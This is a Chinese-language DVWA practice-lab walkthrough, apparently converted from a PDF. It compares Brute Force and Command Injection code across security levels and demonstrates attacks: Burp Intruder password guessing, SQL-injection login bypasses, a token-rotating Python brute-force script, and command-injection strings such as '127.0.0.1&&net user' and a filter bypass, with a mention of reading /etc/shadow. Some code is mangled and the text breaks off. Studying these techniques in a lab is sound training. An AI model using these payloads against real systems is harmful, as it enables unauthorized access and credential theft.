

DVWA 简介

DVWA (Damn Vulnerable Web Application) 是一个用来进行安全脆弱性鉴定的 PHP/MySQL Web 应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助 web 开发者更好的理解 web 应用安全防范的过程。

DVWA 共有十个模块，分别是 Brute Force(暴力(破解))、Command Injection(命令行注入)、CSRF(跨站请求伪造)、File Inclusion(文件包含)、File Upload(文件上传)、Insecure CAPTCHA(不安全的验证码)、SQL Injection(SQL 注入)、SQL Injection(Blind)(SQL 盲注)、XSS(Reflected)(反射型跨站脚本)、XSS(Stored)(存储型跨站脚本)。

需要注意的是，DVWA 1.9 的代码分为四种安全级别：Low, Medium, High, Impossible。初学者可以通过比较四种级别的代码，接触到一些 PHP 代码审计的内容。

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.

Brute Force

Brute Force，即暴力（破解），是指黑客利用密码字典，使用穷举法猜解出用户口令，是现在最为广泛使用的攻击手法之一，如 2014 年轰动全国的 12306 “撞库”事件，实质就是暴力破解攻击。

Vulnerability: Brute Force

Login

Username:

Password:

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP_AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP_AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

下面将对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if(isset($_GET['Login'])){
    //Getusername
    $user=$_GET['username'];

    //Getpassword
    $pass=$_GET['password'];
    $pass=md5($pass);

    //Checkthedatabase
    $query="SELECT*FROM`users` WHEREuser='$user' ANDpassword='$pass
    ';";
    $result=mysql_query($query) or die('<pre>' .mysql_error(). '</pre>
    ');

    if($result&&mysql_num_rows($result)==1){
        //Getusersdetails
        $avatar=mysql_result($result,0,"avatar");

        //Loginsuccessful
        echo "<p>Welcometothepasswordprotectedarea{$user}</p>";
    }
}
```

```

echo "<imgsrc=\"$avatar\"/>";

}

else{

//Loginfailed

echo "<pre><br/>Usernameand/orpasswordincorrect.</pre>";

}

mysql_close();

}

?>


```

可以看到，服务器只是验证了参数 Login 是否被设置（`isset` 函数在 `php` 中用来检测变量是否设置，该函数返回的是布尔类型的值，即 `true/false`），没有任何的防爆破机制，且对参数 `username`、`password` 没有做任何过滤，存在明显的 `sql` 注入漏洞。

漏洞利用

方法一爆破利用 **burpsuite** 即可完成

第一步抓包




第二步, **ctrl+l** 将包复制到 intruder 模块, 因为要对 password 参数进行爆破, 所以在 password 参数的内容两边加\$

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v1.6.27 - licensed to Larry_Lau". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Target", "Proxy", "Spider", "Scanner", "Intruder" (which is selected), "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", and "Alerts". Below the tabs are buttons for "1 ×", "2 ×", and "...". The main content area has tabs for "Target", "Positions" (selected), "Payloads", and "Options". The "Payload Positions" section contains a note: "Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details." An "Attack type:" dropdown is set to "Sniper". A code editor shows a modified HTTP request: GET /dvwa/vulnerabilities/brute/?username=admin&password=\$123\$&Login=Login HTTP/1.1. The host and other headers remain unchanged. The payload is now correctly formatted with dollar signs at the beginning and end of the password value.

第三步选中 Payloads, 载入字典, 点击 Start attack 进行爆破

The screenshot shows the Burp Suite Professional interface. The title bar and menu bar are identical to the previous screenshot. The top navigation bar has tabs for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", and "Alerts". Below the tabs are buttons for "1 ×", "2 ×", and "...". The main content area has tabs for "Target", "Positions", "Payloads" (selected), and "Options". The "Payload Sets" section contains a note: "You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are supported, such as simple lists, ranges, and files." It shows a "Payload set:" dropdown set to "1" with a payload count of 8, and a "Payload type:" dropdown set to "Simple list" with a request count of 8. The "Payload Options [Simple list]" section contains a note: "This payload type lets you configure a simple list of strings that are used as payloads." It shows a list of payloads: 123456, password, 111111, 222222, 333333, 444444, 555555, and 666666. There are buttons for "Paste", "Load ...", "Remove", and "Clear". Below the list are "Add" and "Add from list ..." buttons.



最后，尝试在爆破结果中找到正确的密码，可以看到 password 的响应包长度（length）“与众不同”，可推测 password 为正确密码，手工验证登陆成功。

The screenshot shows a table titled 'Intruder attack 2' with several tabs at the top: 'Attack', 'Save', 'Columns', 'Results' (which is selected), 'Target', 'Positions', 'Payloads', and 'Options'. A filter bar below the tabs says 'Filter: Showing all items'. The main table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment. There are 9 rows of data. Row 2, where the payload is 'password', is highlighted with an orange background. The 'Length' column for this row shows the value '5321', which is different from the other rows (all show 5262). The 'Comment' column for this row contains the text 'baseline request'.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5262	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	5262	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	5321	baseline request
3	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	5262	
4	222222	200	<input type="checkbox"/>	<input type="checkbox"/>	5262	
5	333333	200	<input type="checkbox"/>	<input type="checkbox"/>	5262	
6	444444	200	<input type="checkbox"/>	<input type="checkbox"/>	5262	
7	555555	200	<input type="checkbox"/>	<input type="checkbox"/>	5262	
8	666666	200	<input type="checkbox"/>	<input type="checkbox"/>	5262	

方法二手工 sql 注入

1. Username:admin' or '1' = '1

Password: (空)

注入成功

The screenshot shows a 'Login' form with fields for 'Username' and 'Password', and a 'Login' button. Below the form, a message reads 'Welcome to the password protected area admin' or '1'='1'. There is also a small logo or image at the bottom left.

2. Username :admin' #

Password : (空)

注入成功

Login

Username:

Password:

Welcome to the password protected area admin' or '1'='1



Medium

服务器端核心代码

```
<?php

if(isset($_GET['Login'])){
    //Sanitiseusernameinput
    $user=$_GET['username'];
    $user=mysql_real_escape_string($user);

    //Sanitisepasswordinput
    $pass=$_GET['password'];
    $pass=mysql_real_escape_string($pass);
    $pass=md5($pass);

    //Checkthedatabase
    $query="SELECT*FROM`users`WHEREuser='$user'ANDpassword='$pass
';";
```

```

$result=mysql_query($query)or die('<pre>' .mysql_error() .'</pre>
');

if($result&&mysql_num_rows($result)==1){
//Getusersdetails

$avatar=mysql_result($result,0,"avatar");

//Loginsuccessful

echo "<p>Welcometothepasswordprotectedarea{$user}</p>";

echo "<imgsrc=\"$avatar\"/>";

}

else{

//Loginfailed

sleep(2);

echo "<pre><br/>Usernameand/orpasswordincorrect.</pre>";

}

mysql_close();

}

?>

```

相比 Low 级别的代码，Medium 级别的代码主要增加了 `mysql_real_escape_string` 函数，这个函数会对字符串中的特殊符号（`\x00, n, r, , ', ", \x1a`）进行转义，基本上能够抵御 sql 注入攻击，说基本上是因为查到说 MySQL5.5.37 以下版本如果设置编码为 GBK，能够构造编码绕过 `mysql_real_escape_string` 对单引号的转义（因实验环境的 MySQL 版本较新，所以并未做相应验证）；同时，`$pass` 做了 MD5 校验，杜绝了通过参数 `password` 进行 sql 注入的可能性。但是，依然没有加入有效的防爆破机制（`sleep(2)`实在算不上）。

具体的 `mysql_real_escape_string` 函数绕过问题详见

<http://blog.csdn.net/hornedreaper1988/article/details/43520257>

<http://www.cnblogs.com/Safe3/archive/2008/08/22/1274095.html>

漏洞利用

虽然 sql 注入不再有效，但依然可以使用 Burpsuite 进行爆破，与 Low 级别的爆破方法基本一样，这里就不赘述了。

High

服务器端核心代码

```
<?php

if(isset($_GET['Login'])){
    //CheckAnti-CSRFtoken
    checkToken($_REQUEST['user_token'],$_SESSION['session_token'],
        'index.php');

    //Sanitiseusernameinput
    $user=$_GET['username'];
    $user=stripslashes($user);
    $user=mysql_real_escape_string($user);

    //Sanitisepasswordinput
    $pass=$_GET['password'];
    $pass=stripslashes($pass);
    $pass=mysql_real_escape_string($pass);
    $pass=md5($pass);

    //Checkdatabase
    $query="SELECT*FROM`users`WHEREuser='\$user'ANDpassword='\$pass
        ';";
```

```
$result=mysql_query($query)or die('<pre>' .mysql_error() .'</pre>');

if($result && mysql_num_rows($result)==1){
    //Get users details
    $avatar=mysql_result($result,0,"avatar");

    //Login successful
    echo "<p>Welcome to the password protected area {$user}</p>";
    echo "<img src='{$avatar}' />";
}

else{
    //Login failed
    sleep(rand(0,3));
    echo "<pre><br/>Username and/or password incorrect.</pre>";
}

mysql_close();

//Generate Anti-CSRF token
generateSessionToken();

?>
```

High 级别的代码加入了 Token，可以抵御 CSRF 攻击，同时也增加了爆破的难度，通过抓包，可以看到，登录验证时提交了四个参数：username、password、Login 以及 user_token。

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=1123456&Login=Login&user_token=7188a2dae155e2606ea5f0c62184103b HTTP/1.1
Host: 10.10.10.100
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://10.10.10.100/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=high; PHPSESSID=5re92j36t4f2k1gvnqdf958bi2
```

每次服务器返回的登陆页面中都会包含一个随机的 `user_token` 的值，用户每次登录时都要将 `user_token` 一起提交。服务器收到请求后，会优先做 `token` 的检查，再进行 `sql` 查询。

```
<div class="body_padded">
    <h1>Vulnerability: Brute Force</h1>

    <div class="vulnerable_code_area">
        <h2>Login</h2>

        <form action="#" method="GET">
            Username:<br />
            <input type="text" name="username"><br />
            Password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password"><br />
            <br />
            <input type="submit" value="Login" name="Login">
            <input type='hidden' name='user_token' value='alef511c3795191371be519b60ed63b0' />
        </form>
        <pre><br />Username and/or password incorrect.</pre>
    </div>

    <h2>More Information</h2>
```

同时，High 级别的代码中，使用了 `stripslashes`（去除字符串中的反斜线字符,如果有两个连续的反斜线,则只去掉一个）、`mysql_real_escape_string` 对参数 `username`、`password` 进行过滤、转义，进一步抵御 `sql` 注入。

漏洞利用

由于加入了 Anti-CSRFtoken 预防无脑爆破，这里就不推荐用 Burpsuite 了，还是简单用 `python` 写个脚本吧。

下面是我自己写的一个脚本（`python 2.7`），用户名为 `admin`，对 `password` 参数进行爆破并打印结果，仅供各位参考。

```
from bs4 import BeautifulSoup
```

```
import urllib2

header={      'Host': '192.168.153.130',
              'Cache-Control': 'max-age=0',
              'If-None-Match': "307-52156c6a290c0",
              'If-Modified-Since': 'Mon, 05 Oct 2015 07:51:07 G
MT',
              'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win6
4; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.278
5.116 Safari/537.36',
              'Accept': '*/*',
              'Referer': 'http://192.168.153.130/dvwa/vulnerabi
lities/brute/index.php',
              'Accept-Encoding': 'gzip, deflate, sdch',
              'Accept-Language': 'zh-CN,zh;q=0.8',
              'Cookie': 'security=high; PHPSESSID=5re92j36t4f2k
1gvnqdf958bi2'}

requrl = "http://192.168.153.130/dvwa/vulnerabilities/brute/"

def get_token(requrl,header):
    req = urllib2.Request(url=requrl,headers=header)
    response = urllib2.urlopen(req)
    print response.getcode(),
    the_page = response.read()
    print len(the_page)
    soup = BeautifulSoup(the_page,"html.parser")
    user_token = soup.form.input.input.input.input["value"]
    #get the user_token
    return user_token
```

```

user_token = get_token(requrl,header)

i=0

for line in open("rkolin.txt"):

    requrl = "http://192.168.153.130/dvwa/vulnerabilities/brute/"+"?username=admin&password="+line.strip()+"&Login=Login&user_token="+user_token

    i = i+1

    print i,'admin',line.strip(),

    user_token = get_token(requrl,header)


    if (i == 10):

        break

```

get_token 的功能是通过 python 的 BeautifulSoup 库从 html 页面中抓取 user_token 的值，为了方便展示，这里设置只尝试 10 次。

运行脚本时的 Burpsuite 截图



The screenshot shows the Burpsuite interface with the 'HTTP history' tab selected. The table below lists 138 captured requests, all of which are GET requests to the URL /dvwa/vulnerabilities/brute/?username=... . Most requests have the 'Params' checkbox checked, indicating they contain query parameters.

#	Host	Method	URL	Params	Edited	Status	Length
127	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/	<input type="checkbox"/>	<input type="checkbox"/>	200	5298
128	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5410
129	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
130	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
132	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
133	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
134	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
135	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
136	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
137	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350
138	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5350

打印的结果从第二行开始依次是序号、用户名、密码、http 状态码以及返回的页面长度。

```
C:\Users\Administrator\Desktop>python "Brute Force.py"
200 4979
1 admin password 200 5091
2 admin b123456789 200 5031
3 admin abcd4321 200 5031
4 admin 1234567890- 200 5031
5 admin 66665555 200 5031
6 admin 8877665544332211 200 5031
7 admin 998877665544332211 200 5031
8 admin 00998877665544332211 200 5031
9 admin 887766554433221100 200 5031
10 admin 99887766554433221100 200 5031
```

```
C:\Users\Administrator\Desktop>
```

对比结果看到，密码为 password 时返回的长度不太一样，手工验证，登录成功，爆破完成。

Impossible

服务器端核心代码

```
<?php

if(isset($_POST[ 'Login'])){
    //CheckAnti-CSRFtoken
    checkToken($_REQUEST[ 'user_token' ],$_SESSION[ 'session_token' ],
    'index.php');

    //Sanitiseusernameinput
    $user=$_POST[ 'username' ];
    $user=stripslashes($user);
    $user=mysql_real_escape_string($user);

    //Sanitisepasswordinput
    $pass=$_POST[ 'password' ];
```

```
$pass=stripslashes($pass);

$pass=mysql_real_escape_string($pass);

$pass=md5($pass);

//Defaultvalues

$total_failed_login=3;

$lockout_time=15;

$account_locked=false;

//Checkthedatabase(Checkuserinformation)

$data=$db->prepare('SELECTfailed_login,last_loginFROMusersWHEREuser=(:user)LIMIT1');

$data->bindParam(':user',$user,PDO::PARAM_STR);

$data->execute();

$row=$data->fetch();

//Checktoseeiftheuserhasbeenlockedout.

if(($data->rowCount()==1)&&($row['failed_login']>=$total_failed_login)) {

//Userlockedout.Note,usingthismethodwouldallowforuserenumeration!

//echo"<pre><br/>Thisaccounthasbeenlockedduetotoomanyincorrectlogins.</pre>";



//Calculatewhentheuserwouldbeallowedtologinagain

$last_login=$row['last_login'];

$last_login=strtotime($last_login);
```

```

$timeout=strtotime("{$last_login}+{$lockout_time}minutes");

$timenow=strtotime("now");

//Check to see if enough time has passed, if it hasn't locked the account

if($timenow>$timeout)

$account_locked=true;

}

//Check the database (if user name matches the password)

$data=$db->prepare('SELECT*FROMusersWHEREuser=(:user)ANDpassword=(:password)LIMIT1;');

$data->bindParam(':user',$user,PDO::PARAM_STR);

$data->bindParam(':password',$pass,PDO::PARAM_STR);

$data->execute();

$row=$data->fetch();

//If it's a valid login...

if(($data->rowCount()==1)&&($account_locked==false)) {

//Get user details

$avatar=$row['avatar'];

$failed_login=$row['failed_login'];

$last_login=$row['last_login'];



//Login successful

echo"<p>Welcome to the password protected area<br>{$user}</br></p>";

}

```

```
echo"<imgsrc=\"$avatar\"/>";

//Hadtheaccountbeenlockedoutsincelastlogin?

if($failed_login>=$total_failed_login){

echo"<p><em>Warning</em>: Someonemightofbeenbruteforcingyouracc
ount.</p>";

echo"<p>Numberofloginattempt:$failed_login</em>.<br/>La
stloginattemptwasat:<em>$last_login</em>.</p>";

}

//Resetbadlogincount

$data=$db->prepare('UPDATEusersSETfailed_login="0"WHEREuser=(:
user)LIMIT1');

$data->bindParam(':user',$user,PDO::PARAM_STR);

$data->execute();

}

else{

//Loginfoailed

sleep(rand(2,4));

//Givetheusersomefeedback

echo"<pre><br/>Usernameand/orpasswordincorrect.<br/><br/>Alter
native, theaccounthasbeenlockedbecauseoftoomanyfailedlogins.<br
/>Ifthisisthecase,<em>pleasetryagainin{$lockout_time}minutes</
em>.</pre>";

}

//Updatebadlogincount

$data=$db->prepare('UPDATEusersSETfailed_login=(failed_login+
1)WHEREuser=(:user)LIMIT1');
```

```

$data->bindParam(':user',$user,PDO::PARAM_STR);

$data->execute();

}

//Set the last login time

$data=$db->prepare('UPDATE users SET last_login=now() WHERE user=(:user) LIMIT 1');

$data->bindParam(':user',$user,PDO::PARAM_STR);

$data->execute();

}

//Generate Anti-CSRF token

generateSessionToken();

?

?

```

可以看到 Impossible 级别的代码加入了可靠的防爆破机制，当检测到频繁的错误登录后，系统会将账户锁定，爆破也就无法继续。

Vulnerability: Brute Force

Login

Username:

Password:

Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes.

同时采用了更为安全的 PDO (PHP Data Object) 机制防御 sql 注入，这是因为不能使用 PDO 扩展本身执行任何数据库操作，而 sql 注入的关键就是通过破坏 sql 语句结构执行恶意的 sql 命令。

关于 PDO

<http://www.cnblogs.com/pinocchioatbeijing/archive/2012/03/20/2407869.html>

Command Injection

Command Injection，即命令注入，是指通过提交恶意构造的参数破坏命令语句结构，从而达到执行恶意命令的目的。PHP 命令注入攻击漏洞是 PHP 应用程序中常见的脚本漏洞之一，国内著名的 Web 应用程序 Discuz!、DedeCMS 等都曾经存在过该类型漏洞。

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {

    // Get input

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.

    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {

        // Windows

        $cmd = shell_exec( 'ping ' . $target );

    }

    else {

        // *nix
```

```
$cmd = shell_exec( 'ping -c 4 ' . $target );  
}  
  
// Feedback for the end user  
  
echo "<pre>{$cmd}</pre>";  
}  
?  
>
```

相关函数介绍

stristr(string,search,before_search)

`stristr` 函数搜索字符串在另一字符串中的第一次出现，返回字符串的剩余部分（从匹配点），如果未找到所搜索的字符串，则返回 `FALSE`。参数 `string` 规定被搜索的字符串，参数 `search` 规定要搜索的字符串（如果该参数是数字，则搜索匹配该数字对应的 ASCII 值的字符），可选参数 `before_true` 为布尔型，默认为“`false`”，如果设置为“`true`”，函数将返回 `search` 参数第一次出现之前的字符串部分。

php_uname(mode)

这个函数会返回运行 `php` 的操作系统的相关描述，参数 `mode` 可取值”`a`”（此为默认，包含序列”`s n r v m`”里的所有模式）,”`s`”（返回操作系统名称）,”`n`”（返回主机名）,”`r`”（返回版本名称）,”`v`”（返回版本信息）, ”`m`”（返回机器类型）。

可以看到，服务器通过判断操作系统执行不同 `ping` 命令，但是对 `ip` 参数并未做任何的过滤，导致了严重的命令注入漏洞。

漏洞利用

window 和 linux 系统都可以用&&来执行多条命令

127.0.0.1&&net user

The screenshot shows a web page titled 'Ping a device'. It has a form where 'Enter an IP address:' is set to '127.0.0.1' and a 'Submit' button. Below the form, the output of a ping command is shown:

```
Pinging 127.0.0.1 with 32 bytes of data:  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
  
Ping statistics for 127.0.0.1:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 0ms, Maximum = 1ms, Average = 0ms  
  
\IDEAL-F45E9B073 ??????????
```

Below the ping output, there is a table showing system users:

Administrator	Guest	HelpAssistant
IUSR_IDEAL-F45E9B073	IWAM_IDEAL-F45E9B073	SUPPORT_388945a0
?????????????????S?		

Linux 下输入 127.0.0.1&&cat /etc/shadow 甚至可以读取 shadow 文件，可见危害之大。

Medium

服务器端核心代码

```
<?php  
  
if( isset( $_POST[ 'Submit' ] ) ) {  
  
    // Get input  
  
    $target = $_REQUEST[ 'ip' ];  
  
    // Set blacklist  
  
    $substitutions = array(  
  
        '&&' => ' ',  
  
        ';'   => ' ',  
  
    );
```

```
// Remove any of the charactars in the array (blacklist).

$target = str_replace( array_keys( $substitutions ), $substitutions, $target );

// Determine OS and execute the ping command.

if( strstr( php_uname( 's' ), 'Windows NT' ) ) {

    // Windows

    $cmd = shell_exec( 'ping ' . $target );

}

else {

    // *nix

    $cmd = shell_exec( 'ping -c 4 ' . $target );

}

// Feedback for the end user

echo "<pre>{$cmd}</pre>";

}

?>
```

可以看到，相比 Low 级别的代码，服务器端对 ip 参数做了一定过滤，即把” && ”、” ; ” 删除，本质上采用的是黑名单机制，因此依旧存在安全问题。

漏洞利用

1、127.0.0.1&net user

因为被过滤的只有” && ”与” ; ”，所以” & ”不会受影响。

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

Pinging 127.0.0.1 with 32 bytes of data:

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

Ping statistics for 127.0.0.1:

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

\IDEAL-F45E9B073 ◉◉◉◉◉

Administrator	Guest	HelpAssistant
IUSR_IDEAL-F45E9B073	IWAM_IDEAL-F45E9B073	SUPPORT_388945a0
◉◉◉◉◉	◉◉◉◉◉	◉

这里需要注意的是” && ”与” & ”的区别：

Command 1&&Command 2

先执行 Command 1，执行成功后执行 Command 2，否则不执行 Command 2

```
C:\Users\Administrator>ping 123456&&net user
正在 Ping 0.1.226.64 具有 32 字节的数据:
PING: 传输失败。General failure.
PING: 传输失败。General failure.
PING: 传输失败。General failure.
PING: 传输失败。General failure.

0.1.226.64 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),
C:\Users\Administrator>
```

Command 1&&Command 2

先执行 Command 1，不管是否成功，都会执行 Command 2

```
C:\Users\Administrator>ping 123456&net user
正在 Ping 0.1.226.64 具有 32 字节的数据:
PING: 传输失败。General failure.
PING: 传输失败。General failure.
PING: 传输失败。General failure.
PING: 传输失败。General failure.

0.1.226.64 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),
    \\\USER-20160620XK 的用户帐户

Administrator          Guest
命令成功完成。
```

2、由于使用的是 str_replace 把” && ”、” ;” 替换为空字符，因此可以采用以下方式绕过：
127.0.0.1&;&ipconfig

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

Pinging 127.0.0.1 with 32 bytes of data:

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

Ping statistics for 127.0.0.1:
 Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
 Approximate round trip times in milli-seconds:
 Minimum = 0ms, Maximum = 0ms, Average = 0ms

Windows IP Configuration

Ethernet adapter 本地连接:
 Connection-specific DNS Suffix . : localdomain
 IP Address : 192.168.153.130
 Subnet Mask : 255.255.255.0
 Default Gateway : 192.168.153.2

Ethernet adapter 蓝牙:
 Media State : Media disconnected

这是因为”127.0.0.1&;&ipconfig”中的” ;”会被替换为空字符，这样一来就变成了”127.0.0.1&&ipconfig”，会成功执行。

High

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {

    // Get input

    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist

    $substitutions = array(

        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        '^' => '',
        '||' => '' ,

    );

    // Remove any of the charactars in the array (blacklist).

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.

    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {

        // Windows

        $cmd = shell_exec( 'ping ' . $target );
    }
}
```

```
    }

else {
    // *nix

$cmd = shell_exec( 'ping -c 4 ' . $target );

}

// Feedback for the end user

echo "<pre>{$cmd}</pre>";

}

?>
```

相比 Medium 级别的代码，High 级别的代码进一步完善了黑名单，但由于黑名单机制的局限性，我们依然可以绕过。

漏洞利用

黑名单看似过滤了所有的非法字符，但仔细观察到是把”|”（注意这里|后有一个空格）替换为空字符，于是”|”成了“漏网之鱼”。

127.0.0.1 | net user

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

\\IDEAL-F45E9B073 

Administrator IUSR_IDEAL-F45E9B073 	Guest IWAM_IDEAL-F45E9B073	HelpAssistant SUPPORT_388945a0 
--	-------------------------------	--

Command 1 | Command 2

“|”是管道符，表示将 Command 1 的输出作为 Command 2 的输入，并且只打印 Command 2 执行的结果。

Impossible

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {

    // Check Anti-CSRF token

    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input

